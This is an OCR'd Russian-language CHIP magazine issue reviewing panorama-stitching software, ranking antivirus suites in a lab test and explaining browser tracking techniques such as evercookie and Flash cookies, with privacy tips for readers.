
Процесс склейки изображений проходит в несколько этапов. Вначале фотографии выравниваются друг относительно друга. Для этого PanoramaStudio Pro использует условную линию горизонта на каждом снимке. Данные могут быть импортированы из вспомогательных метаданных или установлены пользователем вручную. Далее утилита сшивает перекрывающиеся области фотографий и оптимизирует изображение, маскируя места соединения.

При необходимости можно скорректировать полученную панораму вручную: в программе имеется множество различных инструментов для постобработки фотографий. Так, с помощью встроенных в PanoramaStudio Pro фильтров можно сделать снимок более четким, воспользоваться кривыми управления цветом и т. д. При обращении к любому инструменту утилита показывает два варианта изображения — картинку до и после применения эффекта.

В отличие от других приложений для создания панорамных снимков PanoramaStudio Pro позволяет сохранять результат не только в виде графических файлов, но и в формате EXE. В последнем случае при запуске файла открывается окно просмотрщика панорамы, в котором медленно перемещается часть изображения, что создает иллюзию обзора запечатленной местности.



**PanoramaStudio** — нетребовательная и простая в освоении программа



Autopano предлагает максимум комфорта при создании панорам

## AUTOPANO GIGA 2.5 BETA

### Автосортировка

Программа Autopano Giga существует в версиях как для Windows, так и Mac OS и Linux. Приложение оптимизировано для использования многоядерных процессоров и работы в 64-битных системах, что позволяет заметно ускорить процесс рендеринга панорам. Кроме того, Autopano Giga дает возможность задействовать для

## Выход

Процесс объединения серии кадров в панораму очень сложен и не имеет идеального алгоритма. Качество конечного изображения во многом зависит от того, насколько удачно сделаны отдельные снимки. Кроме того, каждая программа использует свою методику подгонки краев кадров, поэтому вполне возможно, что результат «склейки» одной и той же группы фотографий у разных приложений будет неодинаковым. Нам больше всего понравилось, как работает PTGui, но кому-то она может показаться слишком сложной. В этом случае стоит выбрать более понятную PanoramaStudio.

ускорения обработки данных мощности графической системы. В настройках программы предлагается указать, сколько ядер будут участвовать в просчете.

Одно из преимуществ Autopano Giga — возможность автоматической сортировки изображений. Если вы хотите создать несколько панорам, необходимо упорядочить серии снимков, относящихся к определенному сюжету. Карта памяти зачастую содержит сотни фотографий, и отбор элементов мозаики вручную может занять много времени. Autopano Giga анализирует кадры и сортирует их по группам.

Для каждого набора фотографий утилита создает предварительный эскиз панорамы и оценивает качество отдельных кадров. Чем точнее подобраны элементы коллажа, тем выше балл. В зависимости от аппаратных возможностей компьютера в настройках Autopano Giga можно указывать качество предварительно генерируемой панорамы.

Инструмент склейки использует алгоритм коррекции цветов, чтобы скрыть шов на стыке кадров, однако создаваемая им панорама, как правило, нуждается в небольшой доработке. Для этого в Autopano Giga имеются встроенные средства, в том числе возможность работы в режиме HDR (High Dynamic Range — высокий динамический диапазон), поэтому на последнем этапе у пользователя не возникает необходимости в дополнительном графическом редакторе.

С помощью специальных инструментов можно выравнивать линию горизонта и исправлять искажения перспективы. Для этого достаточно вручную обозначить на картинке направляющие, по которым должны быть сориентированы контуры объектов.

К названиям сохраняемых изображений позволяет применять различные штампы и маски, наделяя имена файлов полезной информацией. Например, можно прописывать параметры панорамы, указывать число составляющих ее элементов, делать пометки относительно метода аппроксимации снимков или использовать префикс, поясняющий их тематику (скажем, *fotki\_s\_rybalki*).



PTGui ранее существовала только как одна из наиболее удачных графических оболочек для бесплатного набора библиотек Panorama Tools, но теперь обзавелась и собственным движком

### PTGui 8.3.10

## Точное выравнивание

Принцип склеивания панорам в PTGui основан на поиске контрольных точек. Программа находит одинаковые детали, присутствующие на снимках, и на их основе выбирает ключевые узлы. После обработки кадров утилита выравнивает фотографии друг относительно друга таким образом, чтобы обнаруженные контрольные точки совпали. Одновременно с этим PTGui компенсирует искажения, возникшие в результате поворота камеры.

Используемый программой алгоритм не всегда обеспечивает идеальную склейку, поэтому при желании в PTGui можно задавать контрольные точки вручную. Этот режим позволяет повысить качество объединения компонентов.

Создание панорамного снимка, фактически являющегося мозаикой из ряда отдельных изображений,

сопряжено со множеством проблем. Одну из самых серьезных трудностей представляют искажения. Даже незначительный поворот объектива приводит к некоторому изменению перспективы, в результате чего контуры объектов на снимках не совпадают. Чем больше частей содержит панорама, тем более заметными становятся эти различия. Для исправления данного недостатка в PTGui используются разные методы проецирования изображения. Так, если панорама состоит из одного горизонтального ряда фотографий, логичнее всего использовать «цилиндрический» или «плоский» метод, в то время как для «многоэтажной» мозаики, представляющей собой целую матрицу снимков, больше подойдет «сферический» тип. Также в программе предусмотрено несколько дополнительных методов проецирования, которые можно использовать в том случае, если ни один из стандартных не подходит. **CHIP**

Программа	PanoramaStudio Pro 2.1.2	Autopano Giga 2.5 Beta	PTGui 8.3.10
<b>Сайт программы</b>	<a href="http://www.tshsoft.com">www.tshsoft.com</a>	<a href="http://www.autopano.net">www.autopano.net</a>	<a href="http://www.ptgui.com">www.ptgui.com</a>
<b>Язык интерфейса</b>	английский	английский	английский
<b>Операционная система</b>	все версии Windows	все версии Windows, Mac OS, Linux	все версии Windows, Mac OS X
<b>Условия распространения</b>	shareware	shareware	shareware
<b>Рекомендованная цена, грн.</b>	700	1800	1600
<b>Пакетная обработка</b>	—	●	●
<b>Цветокоррекция</b>	●	●	—
<b>Правка контрольных точек</b>	—	●	●
<b>Автоматическая сортировка</b>	—	●	—
<b>Правка экспозиции</b>	●	●	●
<b>Плюсы программы</b>	наличие инструментов для ретуши	тонкая настройка сборки	поддержка HDR
<b>Минусы программы</b>	неудобный предпросмотр	высокая цена	ошибки в авторежиме


● да ■ нет



# Насколько хорошо защищают средства безопасности?

По словам разработчиков, благодаря улучшенным технологиям антивирусные пакеты способны отражать атаки новых вредоносных программ. Тестирование показало, насколько эффективной является защита на самом деле.

**Н**а протяжении многих лет число новых вирусов непрерывно растет, а скорость, с которой злоумышленники создают вредоносные программы, постоянно увеличивается. В настоящее время ежедневно появляется около 55 000 свежих вирусных приложений. Однако значительно боль-



## CHIP DVD

Пробные версии всех антивирусных программ, принявших участие в тестировании, размещены на нашем DVD.

шее опасение вызывает тот факт, что повышается и качество опасного ПО. Компьютерный червь Stuxnet может оказаться предвестником будущих угроз, несмотря на то что он направлен против промышленных систем. Разработчики антивирусов установили, что троянские программы, кейлоггеры и интернет-боты также создаются на более высоком профессиональном уровне и становятся все опаснее. В отсутствие антивирусной защиты заражение ком-



## Новые антивирусные пакеты обеспечивают:

### УУЛЧШЕННУЮ ЗАЩИТУ В РЕЖИМЕ РЕАЛЬНОГО ВРЕМЕНИ

Эффективный анализ поведения предохраниет от неизвестных угроз.

### БЕЗОПАСНЫЙ ВЕБ-СЕРФИНГ

Улучшенная защита браузера блокирует загрузку подозрительных сайтов и нежелательных файлов.

### «ОБЛАЧНУЮ» ЗАЩИТУ

Используя технологии репутации, средства безопасности отличают опасное ПО от безвредного.

### БОЛЕЕ ПРОСТОЕ УПРАВЛЕНИЕ

Наглядное меню информирует пользователя и не вводит в заблуждение.



**Наглядность** Благодаря такому интерфейсу даже неопытные пользователи сразу увидят, защищен ли их компьютер

пьютера — это лишь вопрос времени. Совместно с тестовой лабораторией AV-Test мы проверили, насколько хорошо новое поколение средств безопасности противостоит современным атакам.

В последних версиях защитных программ разработчики усовершенствовали функцию обнаружения вирусов в режиме реального времени на основе поведенческого анализа и «облачную» защиту. Традиционные вирусные сигнатуры используются до сих пор, но они неэффективны против свежих, еще неизвестных вредоносных приложений. В последнем случае программа безопасности должна проанализировать, как поедет себя незнакомая утилита. Для этого она контролирует изменения в системе или же сразу запускает приложение в безопасной среде («песочнице»).

### Репутация: защита в режиме реального времени

Важнейшим новшеством «облачной» защиты в этом году стали технологии репутации. От всех используемых пакетов безопасности производители с

согласия пользователя получают информацию об источнике, размере и поведении неизвестных файлов, которые отправляются на «облачный» сервер, где выполняется их анализ. «Таким образом можно различать неопасные и сомнительные файлы еще до того, как они появятся в лаборатории», — замечает Штефан Веше, технический директор компании Symantec. Анализ репутации —

это только один из этапов обнаружения вредоносных программ, но он помогает системе безопасности решить, как поступить с неизвестными файлами. На схеме на стр. 108 на примере F-Secure можно увидеть, как это функционирует.

Технологии нуждаются в постоянном совершенствовании, так как создатели вредоносного ПО особенно пристально следят за поведенческим анализом антивирусных программ, чтобы обмануть его. Согласно информации Symantec, им удаётся опередить антивирусы в среднем на одну-две недели, пока разработчики защитных средств не отреагируют на это. Однако наше тестирование подтверждает: уровень распознавания неизвестных вредоносных приложений значительно повысился по сравнению с позапрошлым годом: в 2009-м он не превышал 80%, а теперь у всех программ составляет минимум 85%. F-Secure выявила все неизвестные вирусы, так же как и PC Tools (утилита PC Tools ThreatFire, обнаруживающая вредоносное ПО на основе поведенческого анализа, размещена на нашем DVD). →

### Вывод

Большинство участников тестирования сделали серьезный шаг вперед в деле защиты от неизвестных вредоносных программ. Победитель теста Norton вне конкуренции: он предлагает лучший пакет средств безопасности. BitDefender с его высокой производительностью и F-Secure, обеспечивающий надежную защиту в режиме реального времени, тоже выглядят вполне убедительно. А вот лечение зараженной системы является слабой стороной всех антивирусных пакетов — производителям необходимо поработать над этим.

Сканирование без использования анализа сигнатур также заметно улучшилось, но все еще не обеспечивает оптимальной защиты. Штефан Веше утверждает: «Улучшение функций обнаружения вредоносного ПО на основе анализа поведения программ и развитие технологии репутации являются главными задачами ближайших лет».

### Охота на вирусы: не все средства безопасности работают


Наряду с реально существующими вирусами участникам тестирования необходимо было обнаружить созданные в лаборатории вредоносные приложения, моделирующие новые потенциальные угрозы. Антивирусные сканеры по требованию не смогли распознать по сигнатурам даже эти программы. Тут потребовались прежде всего эвристические методы, которые анализируют вредоносный код по сходству с известным вирусом. В то время как группа лидеров достигла серьезных результатов и обнаружила от 97 до 100% троянов, бэкдоров и фальшивых защитных программ, у Kaspersky и ESET с этим возникли проблемы. У них процент верного распознавания — прежде всего в случае с троянами и фальшивыми антивирусными продуктами — был ниже среднего показателя. ESET не преодолел даже 90-процентного барьера и пропустил около 30 000 потенциальных угроз. Как должен работать антивирус, показало решение Panda: из 270 000 образцов она не отследила лишь 646.

Тем не менее с обязательным тестом — полным обнаружением известных вредоносных продуктов — все программы справились отлично. Даже количество ошибочных предупреждений при обнаружении неопасных файлов оказалось в пределах допустимого. При сканировании 11 604 файлов Windows и офисных приложений никто из участников тестирования не был ложную тревогу. При провер-


## Более эффективная защита с помощью «облачка»

Новые «облачные» технологии, применяемые, в частности, программой F-Secure, основываются на объемных базах данных и не привязывают антивирусный сканер к наличию интернет-соединения.

### Устаревшие технологии



### Улучшенные технологии



#### ОГРАНИЧЕННЫЕ ДАННЫЕ

- «Облачные» серверы хранят только информацию об известных вирусах.
- Каждый раз при обнаружении неизвестного файла антивирусному сканеру необходимо посылать запрос на такой сервер.

#### БОЛЕЕ БЫСТРОЕ ОБНАРУЖЕНИЕ ВИРУСОВ

- Неопасные, уже проверенные сканером файлы тоже размещаются в базе данных.
- Благодаря тому что она размещается на локальном компьютере, антивирусному сканеру больше не требуется интернет-соединение.



Пользователь

#### Антивирусный сканер

- Защита браузера
  - Антивирусный движок
  - Анализ поведения
  - Лечение
- «Облачная» база данных сервера на ПК содержит следующую информацию:

сигнатура известных вирусов

хеш-код неопасных файлов

источник файлов

ке 135 712 файлов других программ без ошибочных сигналов обошлись F-Secure и G Data. Больше всего ложных предупреждений сделал пакет Avira: за время теста их набралось в общей сложности семь.

### Поражение вирусом: неполное лечение

Разработчики оптимизировали антивирусные движки: они демонстрируют высокий процент распознавания угроз, и лишь немногие из них подают ложные сигналы тревоги. Но очень важному пункту не было удалено достаточно внимания: речь идет об очистке зараженной системы. Ни одному антивирусу не удалось уничтожить все вредоносные файлы. Лучший результат продемонстрировала утилита PC Tools: у девяти из десяти вирусов она удалила по меньшей мере активные компоненты, а в случае с восемью из них — все измененные системные файлы. McAfee и ESET не справились с аналогичной ситуацией: у четырех вредоносных продуктов они не смогли удалить даже активные компоненты.

В случае если вирусная атака окажется настолько агрессивной, что деактивирует антивирус или сделает невозможным загрузку компьютера, поможет аварийный Live CD, кото-



Фильтрация веб-сайтов Сканеры отлично блокируют доступ к опасным ресурсам



**Лечение** PC Tools Internet Security лучше всех очищает зараженные компьютеры



рый после запуска обновит сигнатуры вредоносного ПО. К сожалению, загрузка машины с установочного носителя не всегда возможна, и пользователю приходится самостоятельно создавать диск аварийного восстановления после инсталляции антивируса. В результате соответствующим программам был снижен итоговый балл. Так, PC Tools это испытание стоило двух позиций в общем зачете. Пакет McAfee тоже показал себя не с лучшей стороны: он не позволяет создавать диск аварийного восстановления.

Без сомнения, защита от вирусов является самым важным критерием в тестировании. Но когда антивирус сильно тормозит работу системы, даже самый надежный компьютер вызывает у пользователя негативные эмоции. Поэтому нам хотелось также узнать, какие антивирусы экономнее всего расходуют системные ре-

сурсы. Измерения производительности подтвердили наше субъективное впечатление: здесь имеются заметные различия. Только результат утилиты BitDefender можно назвать отличным: она довольно быстро просканировала файлы в системном разделе и несильно отстала по

другим показателям. Norton Internet Security, недостатком которой раньше было чрезмерное потребление ресурсов, благодаря быстрым загрузке и сканированию системы показала второй результат и при этом отлично справилась с защитой от вирусов, обеспечив себе победу.

### **Загрузка системы: спринтеры и стайеры**

Измерение времени запуска ознаменовало полный провал пакета Kaspersky: в случае с ним необходимо намного дольше, чем при использовании других программ, ждать, пока Windows загрузится и запустит защиту в режиме реального времени. ESET, конечно, не обеспечивает абсолютную безопасность, зато не замедляет запуск системы.

Были выявлены большие различия и при сканировании файлов в системном разделе. В идеале ска-

## **Новые интернет-угрозы**

«Профессиональные» вирусы скрываются лучше и шпионят за пользователем. Разработчики защитных продуктов рассказали нам о тенденциях развития угроз в ближайшие месяцы.

### **СЛЕЖЕНИЕ ЗА ЛИЧНОЙ ЖИЗНЬЮ**

Чем интенсивнее люди используют цифровые технологии, тем больше можно узнать об их частной жизни и индивидуальных предпочтениях. Израильские исследователи предупреждают, что эта информация скоро окажется в центре внимания создателей вредоносного ПО: злоумышленники станут все чаще продавать и публиковать ее или идти на шантаж.

### **СПЕЦИАЛЬНЫЕ ВИРУСЫ**

Подобно тому как Stuxnet поразил промышленные системы, скоро вирусы смогут прицельно атаковать и домашних пользователей. Опасность заключается в том, что, если вредоносное приложение находится лишь на нескольких компьютерах, разработчики антивирусных программ вряд ли его обнаружат. Как только существующие наборы вирусов перестанут быть экономически выгодными, начнутся подобные атаки.


### **ПОВЫШЕНИЕ ПРОФЕССИОНАЛИЗМА**

Киберпреступники объединяются в профессиональные группы для концентрации ресурсов. За счет этого они могут создавать более совершенные вирусы, которые еще лучше скрываются от программ защиты.



**Новый сайт  
журнала  
CHIP**

[www.chip.ua](http://www(chip.ua)



**А также  
секреты  
и советы,  
форум,  
видео  
и многое  
другое**

**Еще больше  
программ, тестов, обзоров  
и полезной информации**

нер должен запоминать данные, которые были проанализированы, и при последующих процедурах тщательно проверять только новые или измененные документы. Panda, G Data и ESET при первичном сканировании понадобилось в три раза больше времени, чем BitDefender, да и при втором проходе они были ненамного быстрее. Согласно заявлению разработчиков пакета G Data, требуемое время долж-

но уменьшиться после нескольких сканирований, однако шесть других участников теста сократили его до нескольких минут уже при втором проходе.


При распаковке архивов и копировании файлов с ПК на внешний накопитель по USB были выявлены незначительные отличия. При поочередной установке антивирусных программ тестовый компьютер справлялся с этими задачами примерно с одинаковой скоростью, а без антивируса выигрыш во времени составил лишь несколько секунд.

## Интерфейс: понятный и информативный

Запутанное устройство и всплывающие сообщения были давними проблема-

ми антивирусных пакетов. Так как в вопросах безопасности необходима полная ясность, программы должны использовать однозначные символы для указания уровня защищенности компьютера и путей решения возникающих проблем. Кроме того, антивирусные утилиты должны оповещать пользователей только в случае опасности, чтобы не сбивать их с толку. BitDefender с его возможностью выбора одного из трех интерфейсов (для новичков, обычных пользователей и профессионалов) и G Data показали, что они учитывают эти потребности, предложив предельно понятный интерфейс. F-Secure также подкупает доступно изложенной информацией и хорошо продуманной структурой меню.

А вот в программе Norton найти нужную информацию несколько



**Победитель теста** Пакет средств для обеспечения безопасности Norton Internet Security 2011 обеспечивает лучшую защиту и высокую производительность



1 МЕСТО

Norton Internet Security 2011

2 МЕСТО

BitDefender Internet Security 2011

3 МЕСТО

F-Secure Internet Security 2011

4 МЕСТО

Panda Internet Security 2011

Адрес в Интернете	www.symantec.com	www.bitdefender2011.ru	www.f-secure.com	www.pandasecurity.com
Рекомендованная цена, грн.	около 420	102	550	336
Общая оценка	92	91,2	89,9	87,8
Антивирусная защита (70%)	93,1	91,1	93,4	93,3
Производительность (30%)	89,5	91,4	81,8	74,9

### Технические характеристики и результаты измерений

Неизвестные вирусы (20 примеров): полностью заблокировано/частично заблокировано/не обнаружено, %	95/0/5	85/15/0	95/5/0	90/5/5
Троянские программы (180 027 примеров), %	98,48	97,12	97,81	99,99
Бэкдоры/боты/вирусы/черви (66 530 примеров), %	99,37	98,42	99,07	100
Фальшивые антивирусы/adware-программы (24 314 примеров), %	98,24	97,52	97,86	97,42
Вирусы Wildlist (9844 примера), %	100	100	100	100
Ложные сигналы (147 316 файлов)	1	1	0	3
Предупреждение об установке/использовании программ	0/0	0/0	0/0	0/0
Уничтожение: обнаружено/удалено активных компонентов/удалено измененных системных файлов, %	100/80/60	100/90/70	100/80/60	100/80/50
Время загрузки, с (без антивирусного пакета – 47,6 с)	71,3	82,2	85,1	71,7
Сканирование файлов в системном разделе (первый/второй проход), мин.:с	17:11:1:27	10:51:2:21	14:19:4:57	33:02:28:50
Копирование 1 Гбайт информации с флеш-накопителя на ПК, мин.:с (без антивирусного пакета – 1 мин. 11 с)	1:13	1:18	1:38	1:34
Копирование 1 Гбайт информации с ПК на флеш-накопитель, мин.:с (без антивирусного пакета – 5 мин. 3 с)	5:20	5:16	5:21	5:07
Извлечение из архива 1 Гбайт информации, мин.:с (без антивирусного пакета – 1 мин. 54 с)	1:58	1:54	1:57	1:56

Диск аварийного восстановления	● (возможно обновление антивирусных баз)			
Пользовательский интерфейс	немного запутанный	очень понятный	очень понятный	понятный

● Отлично (100–90)

● Хорошо (89–75)

● Порядково (74–45)

● Неудовлетворительно (44–0)

сложнее. Ее внешнему виду разработчики уделили больше внимания, чем функциональности, что не лучшим образом сказалось на удобстве использования. Средство безопасности eScan раздражает тем, что начинает стандартное сканирование файлов на внешних накопителях сразу же при их подключении к компьютеру. Пользователи ESET сталкиваются с другой проблемой: о некоторых функциях программы не предоставлено совершенной никакой информации.

## Дополнительно: различия в деталях

Выяснилось, что антивирусы все больше походят друг на друга, причем не только по дизайну, но и техническим характеристикам и принципу работы. Все производители

учатся друг у друга и перенимают удачные решения. Различия — как положительные, так и отрицательные — заключаются в деталях. Так, защита электронной почты, антиспам-модуль и фильтр веб-страниц давно относятся к стандартным функциям, но пользователю eScan после инсталляции необходимо сначала активировать их. Зато Kaspersky, BitDefender и ESET предлагают дополнительную опцию поиска слабых мест в системе (например, отсутствующих обновлений для Windows).

Существенные различия выявились и при инсталляции программ. В то время как победитель теста Norton уже меньше чем через минуту был готов к работе, ESET потребовал настроить брандмауэр, действия с нежелательными приложениями и анализ поведения вредоносного ПО. eScan,

напротив, после инсталляции автоматически запустил сканирование системы. Это разумно, но за шесть недель программа ни разу не обновила сигнатуры вирусов. У McAfee мы обнаружили другую проблему: из-за невозможности соединиться с сервером не удается активация, хотя, по утверждению производителя, ни у одного пользователя раньше не возникло подобной проблемы. При использовании G Data, BitDefender, PC Tools и Avira кажется излишним и вызывает раздражение то, что после инсталляции необходимо зарегистрироваться, чтобы получить доступ к последним обновлениям.

Таким образом, новейшие пакеты безопасности несовершенны, однако они все же обеспечивают значительно лучшую защиту, чем их предшественники. CHIP



5 МЕСТО	6 МЕСТО	7 МЕСТО	8 МЕСТО	9 МЕСТО	10 МЕСТО	11 МЕСТО
G Data Internet Security 2011	PC Tools Internet Security 2011	Avira Premium Security Suite	Kaspersky Internet Security 2011	eScan Internet Security Suite	McAfee Internet Security 2011	Eset Smart Security 4

<a href="http://ru.gdata-software.com">http://ru.gdata-software.com</a>	<a href="http://www.pctools.com">www.pctools.com</a>	<a href="http://www.avira.com">www.avira.com</a>	<a href="http://www.kaspersky.ru">www.kaspersky.ru</a>	<a href="http://www.avescan.ru">www.avescan.ru</a>	<a href="http://www.mcafee.com/ru">www.mcafee.com/ru</a>	<a href="http://www.esetnod32.ru">www.esetnod32.ru</a>
320	400	706	480	около 370	около 450	ок. 478
87,5	87	86	85,8	85,6	82,1	70,2
93,5 73,6	91,3 77	87,2 83,2	87,9 81,1	84,1 89	80,9 84,9	68,5 74

90/5/5	95/5/0	85/15/0	95/0/5	85/0/15	75/15/10	85/5/10
99,24	97,31	98,75	94,87	97,03	98,43	86,65
99,60	98,43	99,60	97,96	98,82	99,27	96,12
99,78	98,43	99,14	95,65	98,14	98,87	89,08
100	100	100	100	100	100	100
0	3	7	1	3	7	6
0/0	0/0	1/3	0/0	0/0	0/0	0/0
100/80/60	100/90/80	100/80/50	100/80/50	100/80/30	100/60/40	100/60/10
98,8	95,9	77,9	114,7	77,1	66	51,6
27:53:28:02	25:12:22:15	18:04:17:21	26:25:5:48	23:35:2:21	31:33:8:42	28:18:27:08
1:21	1:12	1:16	1:17	1:19	1:17	1:26
5:11	5:15	5:04	5:05	5:07	5:08	5:16
1:56	1:58	1:59	1:57	1:54	1:58	2:09
● (возможно обновление антивирусных баз)	— (возможно создать)	— (возможно создать)	● (возможно обновление антивирусных баз)	— (возможно создать)	— (невозможно создать)	— (возможно создать)
очень понятный	запутанный	понятный	немного запутанный	немного запутанный	понятный	запутанный

# Ваш браузер — шпион?

В Интернете за нами следят при помощи новых веб-технологий и социальных сетей. Как же с этим бороться?

**Б**раузер — ваш постоянный спутник при серфинге в Сети. Он в курсе, какие новостные сайты вы посещаете, где совершаете покупки и в каком сообществе просиживаете часами. Вполне возможно, что веб-обозреватель знает вас лучше, чем друзья. Но в отличие от последних он не умеет хранить тайны и без зазрения совести выдаст личную информацию. Мы покажем, в каких ситуациях вы раскрываете себя больше допустимого и как защититься от этой слежки.

## Информаторы: Facebook и Xing

Не секрет, что онлайн-сообщества позволяют получить много сведений о человеке. Однако следы остаются не только в Facebook, но и на других ресурсах. В этом виновата кнопка данной социальной сети «Мне нравится», которую можно обнаружить на все большем количестве сайтов. Если пользователю по душе какая-то страница, он может поделиться информацией о ней одним кликом мыши, причем делает это добровольно. Однако не все знают, что, когда вы залогинены в Facebook и посещаете сайты

с такой кнопкой, сервис запоминает это независимо от того, нажали ли вы на нее. Профессор Марио Фишер, издатель газеты «Website Boosting», прокомментировал это так: «Точно неизвестно, протоколирует ли Facebook посещение сайтов, но, если судить по взглядам основателя данного ресурса, это можно предположить».

Столь же легко следят и за обладателями аккаунтов в Xing. При помощи простых трюков владельцы сайтов могут узнать, какие пользователи этого сервиса посещали их страницы — достаточно лишь добавить в исходный код сайта фрагмент такого типа:

```

```

В результате Иванов увидит в собственном профиле в бизнес-сообществе имена, профессии и прочую информацию о посетителях своего сайта.

**ЗАЩИТА.** Всегда разлогинивайтесь на всех порталах и выходите из почтовых аккаунтов. Впрочем, многие так привыкли быть всегда авторизованными в любимых сообществах, что даже не задумываются о нажатии на кнопку «Выход». Пользователи Mozilla Firefox могут прибегнуть

к расширению Prism, которое конвертирует сайт в веб-приложение и работает параллельно с браузером. Это удобно и помогает сохранять приватность, так как вы работаете в двух профилях Firefox сразу.

## Неуязвимые: новые cookies браузера

Стоит только поинтересоваться новыми жесткими дисками в онлайн-магазине электроники — и при посещении других сайтов всюду станет отображаться реклама винчестеров. Возможно, все дело в cookies, которые ресурс оставляет на компьютере пользователя. Если очистить от них браузер, рекламные вставки обычно пропадают. Однако хакер Сэми Камкар хочет доказать, что данный метод устарел.

Именно он виновен в скандале вокруг червя на MySpace, разразившемся в 2005 году. За 18 часов Сэми Камкар обманул около миллиона пользователей. Он написал JavaScript-код под названием evercookie. Скрипт создает неуязвимые cookies, которые непросто удалить с ПК. Evercookie использует восемь различных методов и мест для скрытия на целевой



# HTML 5 и JavaScript: конец приватности

Сегодня разработчики продвигают новый веб-стандарт — HTML 5. Он предоставляет множество возможностей — например, прикрепление мультимедийных файлов, которые воспроизводятся без плагинов. Но специалисты опасаются, что с HTML 5 и JavaScript приватности в Сети придет конец.

**ЛОКАЛЬНЫЕ ЗАПОМИНАЮЩИЕ УСТРОЙСТВА НЕНАДЕЖНЫ.** С помощью HTML 5 можно передавать файлы с сайтов на компьютеры и мобильные телефоны. По сравнению с cookies новая версия HTML позволяет сохранять гораздо больший объем информации. Это полезное свойство, однако оно может использоваться и в корыстных целях. Так, с распространением HTML 5 и JavaScript у специалистов в сфере рекламы появляется больше возможностей для идентификации

пользователя, отслеживания посещаемых им страниц и даже определения его местоположения путем опроса GPS-модуля в его смартфоне. Вирусный аналитик «Лаборатории Касперского» прокомментировал это так: «С помощью JavaScript можно разработать своего рода «отпечатки пальцев» для веб-браузера, которые будут содержать информацию в том числе и о таких параметрах, как плагины и установленные шрифты. Эти идентификаторы позволят анализировать поведение пользователя в Сети».



## «JavaScript позволяет следить за посетителями сайтов»

Кристиан Функ, «Лаборатория Касперского»

машине, включая историю посещений и хранилище сессий HTML 5. Даже когда остается всего одна копия, она заново дублируется во всех остальных местах.

Камкар разместил evercookie для бесплатного скачивания на сайте [www.samyl.pl](http://www.samyl.pl). Хакера не пугает тот факт, что его скрипт применяется другими. В своем комментарии журналу CHIP он объяснил это так: «Я не боюсь, что программисты используют evercookie. Меня гораз-

до больше заботит то обстоятельство, что многие фирмы применяют похожие методы уже долгое время. Я просто хочу сделать доступным то, что обычно скрывают».

Слежение происходит незаметно, без вторжения в браузер и установки каких-либо программ, пока flash-cookies находятся на компьютере. По вине нового языка разметки HTML 5, который уже применяется на некоторых сайтах, анонимное перемещение по интернет-

**Отпечатки пальцев** Сайт <http://panopticclick.eff.org> показывает, какие следы оставляет ваш браузер при посещении веб-страниц

Конфиденциальность  
Защищенная версия  
браузера препятствует  
использованию evercookie

пространству стало практически невозможным (см. врезку).

**ЗАЩИТА.** Если Вы действительно хотите путешествовать по Сети инкогнито, используйте защищенный браузер (он размещен на нашем DVD). Мы протестировали его и убедились: evercookie не удастся передавать данные пользователя. Кроме того, по заявлению Камкара, в режиме приватного просмотра Safari основательно очищает компьютер и не оставляет следов.

## Эпидемия подслушивания: приватный режим

Тем не менее режим приватного просмотра, который имеется во всех браузерах, не обеспечивает полной защиты от слежки. Конечно, при его активации веб-обозреватель оставляет меньше следов, но Flash-плагин или расширение Adblock Plus выдают вас больше, чем можно было бы ожидать. В то время как браузеры в приватном режиме удаляют HTTP-cookies, историю посещений и поисковые запросы, flash-cookies остаются на компьютере. Проблема заключается в том, что браузер не может управлять этими файлами — доступ к ним есть только у Flash-плагина. Веб-инструменты, с помощью которых flash-cookies можно удалить одним щелчком мыши, доступны по адресу <http://bit.ly/2fZi>.

Тем временем Adobe улучшила Flash-плагин: новая версия мультимедиаплеера под номером 10.1 поддерживает приватный режим просмотра. При использовании более старых вариантов все же есть опасность шпионажа.

Также нуждается в улучшении блокирующая рекламу программа Adblock Plus. Если в приватном режиме разрешить загрузку рекламы на каком-либо сайте, она снова будет приниматься и в стандартном: списки, в которые заносятся исключения, доступны в обоих режимах.

**ЗАЩИТА.** Обновите Flash-плеер, и брешь в безопасности будет устранена. При использовании Adblock Plus в режиме приватного просмотра нельзя разрешать всплывающую рекламу ни на одной странице.

**АЛЬТЕРНАТИВА** Проверьте в меню Firefox «Дополнения | Adblock Plus | Настройки», занесены ли туда сайты, которых там не должно быть, и при необходимости удалите их вручную. CHIP

# «Цифра» на экране

Практически все телевизоры, доступные сегодня на рынке, способны воспроизводить видео в формате HD, однако телевещание стало подтягиваться к новым стандартам лишь недавно. Наши советы помогут вам присоединиться к тем, кто уже сейчас смотрит телепередачи в высоком качестве.

# 3

